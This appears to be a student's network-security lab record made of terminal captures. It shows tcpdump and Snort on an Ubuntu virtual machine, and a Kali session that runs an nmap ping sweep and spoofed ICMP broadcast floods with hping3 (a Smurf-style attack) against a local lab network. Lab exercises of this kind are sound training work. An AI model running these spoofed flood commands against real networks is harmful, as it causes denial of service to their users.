20:53:40.998716 IP sree-VirtualBox.49630 > ubuntu-content-cache-2.ps6.canonical.
com.http: Flags [P.], seq 1:89, ack 1, win 64240, length 88: HTTP: GET / HTTP/1.
1
20:53:41.091097 IP ubuntu-content-cache-2.ps6.canonical.com.http > sree-VirtualB
ox.49630: Flags [FP.], seq 1:186, ack 89, win 32680, length 185: HTTP: HTTP/1.1
204 No Content
20:53:41.091287 IP sree-VirtualBox.49630 > ubuntu-content-cache-2.ps6.canonical.
com.http: Flags [F.], seq 89, ack 187, win 64054, length 0
20:53:41.091698 IP ubuntu-content-cache-2.ps6.canonical.com.http > sree-VirtualB
ox.49630: Flags [.], ack 90, win 32679, length 0
20:53:41.105838 IP sree-VirtualBox.36276 > SAC2V1K.lan.domain: 34399+ [1au] A? c
onnectivity-check.ubuntu.com. (58)
20:53:41.109178 IP SAC2V1K.lan.domain > sree-VirtualBox.36276: 34399 12/0/1 A 91
.189.91.97, A 185.125.190.18, A 185.125.190.48, A 185.125.190.96, A 185.125.190.
97, A 185.125.190.49, A 185.125.190.98, A 91.189.91.49, A 185.125.190.17, A 91.1
89.91.96, A 91.189.91.48, A 91.189.91.98 (250)
20:53:41.306436 IP SAC2V1K.lan.domain > sree-VirtualBox.54539: 18928 1/0/1 PTR u
buntu-content-cache-2.ps6.canonical.com. (108)
20:53:46.066984 ARP, Request who-has 192.168.100.3 tell sree-VirtualBox, length
28
20:53:46.067546 ARP, Reply 192.168.100.3 is-at 08:00:27:62:e7:5c (oui Unknown),
length 46
Home


Aug 28 21:43
sree@sree-VirtualBox: ~
Total allocated file mempool: 0
Total freed file mempool: 0
Total released file mempool: 0
Heap Statistics of file:
Total Statistics:
Memory in use: 0 bytes
No of allocs: 0
No of frees: 0
Terminal
sree@sree-VirtualBox:~$ snort -V
-*> Snort! <*-
Version 2.9.20 GRE (Build 82)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reser
ved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.10.4 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.3
sree@sree-VirtualBox:~$
Home


1 2 3 4
1:30
ramya@kali: ~
File Actions Edit View Help
valid_lft forever preferred_lft forever
┌──(ramya㉿kali)-[~]
└─$ nmap -sP 192.168.100.0/24
Starting Nmap 7.94SVN (https://nmap.org) at 2024-08-28 23:39 EDT
Nmap scan report for 192.168.100.1
Host is up (0.0035s latency).
Nmap scan report for 192.168.100.5
Host is up (0.00039s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.95 seconds
┌──(ramya㉿kali)-[~]
└─$ ping 192.168.100.4
PING 192.168.100.4 (192.168.100.4) 56(84) bytes of data.
64 bytes from 192.168.100.4: icmp_seq=1 ttl=64 time=2.28 ms
64 bytes from 192.168.100.4: icmp_seq=2 ttl=64 time=0.680 ms
64 bytes from 192.168.100.4: icmp_seq=3 ttl=64 time=1.52 ms
64 bytes from 192.168.100.4: icmp_seq=4 ttl=64 time=0.734 ms
64 bytes from 192.168.100.4: icmp_seq=5 ttl=64 time=0.654 ms
^C
— 192.168.100.4 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4035ms
rtt min/avg/max/mdev = 0.654/1.174/2.279/0.640 ms
┌──(ramya㉿kali)-[~]
└─$ hping3 --icmp -c 1 --spoof 192.168.100.4 192.168.100.255
[open_sockraw] socket(): Operation not permitted
[main] can't open raw socket
┌──(ramya㉿kali)-[~]
└─$ sudo hping3 --icmp -c 1 --spoof 192.168.100.4 192.168.100.255
[sudo] password for ramya:
HPING 192.168.100.255 (eth0 192.168.100.255): icmp mode set, 28 headers + 0 data bytes
— 192.168.100.255 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌──(ramya㉿kali)-[~]
└─$ sudo hping3 --icmp -c 1 --spoof 192.168.100.4 192.168.100.255
[sudo] password for ramya:
HPING 192.168.100.255 (eth0 192.168.100.255): icmp mode set, 28 headers + 0 data bytes
— 192.168.100.255 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌──(ramya㉿kali)-[~]
└─$


1 2 3 4
1:47
ramya@kali: ~
File Actions Edit View Help
┌──(ramya㉿kali)-[~]
└─$ ping 192.168.100.4
PING 192.168.100.4 (192.168.100.4) 56(84) bytes of data.
64 bytes from 192.168.100.4: icmp_seq=1 ttl=64 time=1.69 ms
64 bytes from 192.168.100.4: icmp_seq=2 ttl=64 time=0.602 ms
64 bytes from 192.168.100.4: icmp_seq=3 ttl=64 time=0.658 ms
64 bytes from 192.168.100.4: icmp_seq=4 ttl=64 time=0.696 ms
64 bytes from 192.168.100.4: icmp_seq=5 ttl=64 time=0.558 ms
64 bytes from 192.168.100.4: icmp_seq=6 ttl=64 time=0.691 ms
64 bytes from 192.168.100.4: icmp_seq=7 ttl=64 time=0.601 ms
64 bytes from 192.168.100.4: icmp_seq=8 ttl=64 time=0.720 ms
64 bytes from 192.168.100.4: icmp_seq=9 ttl=64 time=0.582 ms
64 bytes from 192.168.100.4: icmp_seq=10 ttl=64 time=0.575 ms
64 bytes from 192.168.100.4: icmp_seq=11 ttl=64 time=1.20 ms
64 bytes from 192.168.100.4: icmp_seq=12 ttl=64 time=0.583 ms
64 bytes from 192.168.100.4: icmp_seq=13 ttl=64 time=1.01 ms
64 bytes from 192.168.100.4: icmp_seq=14 ttl=64 time=0.627 ms
^C
— 192.168.100.4 ping statistics —
14 packets transmitted, 14 received, 0% packet loss, time 13477ms
rtt min/avg/max/mdev = 0.558/0.770/1.690/0.309 ms
┌──(ramya㉿kali)-[~]
└─$ sudo hping3 --icmp --broadcast -a 192.168.100.4 192.168.100.255
[sudo] password for ramya:
Sorry, try again.
[sudo] password for ramya:
hping3: unrecognized option `--broadcast'
Try hping3 --help
┌──(ramya㉿kali)-[~]
└─$ sudo hping3 --icmp -c 1 --spoof 192.168.100.4 192.168.100.255
HPING 192.168.100.255 (eth0 192.168.100.255): icmp mode set, 28 headers + 0 data bytes
— 192.168.100.255 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌──(ramya㉿kali)-[~]
└─$ sudo hping3 --icmp -c 100000 --spoof 192.168.100.4 192.168.100.255
HPING 192.168.100.255 (eth0 192.168.100.255): icmp mode set, 28 headers + 0 data bytes
^C
— 192.168.100.255 hping statistic —
54 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌──(ramya㉿kali)-[~]
└─$





ubuntu is flooded with too many icmp packets by the attackers machine kali using hping3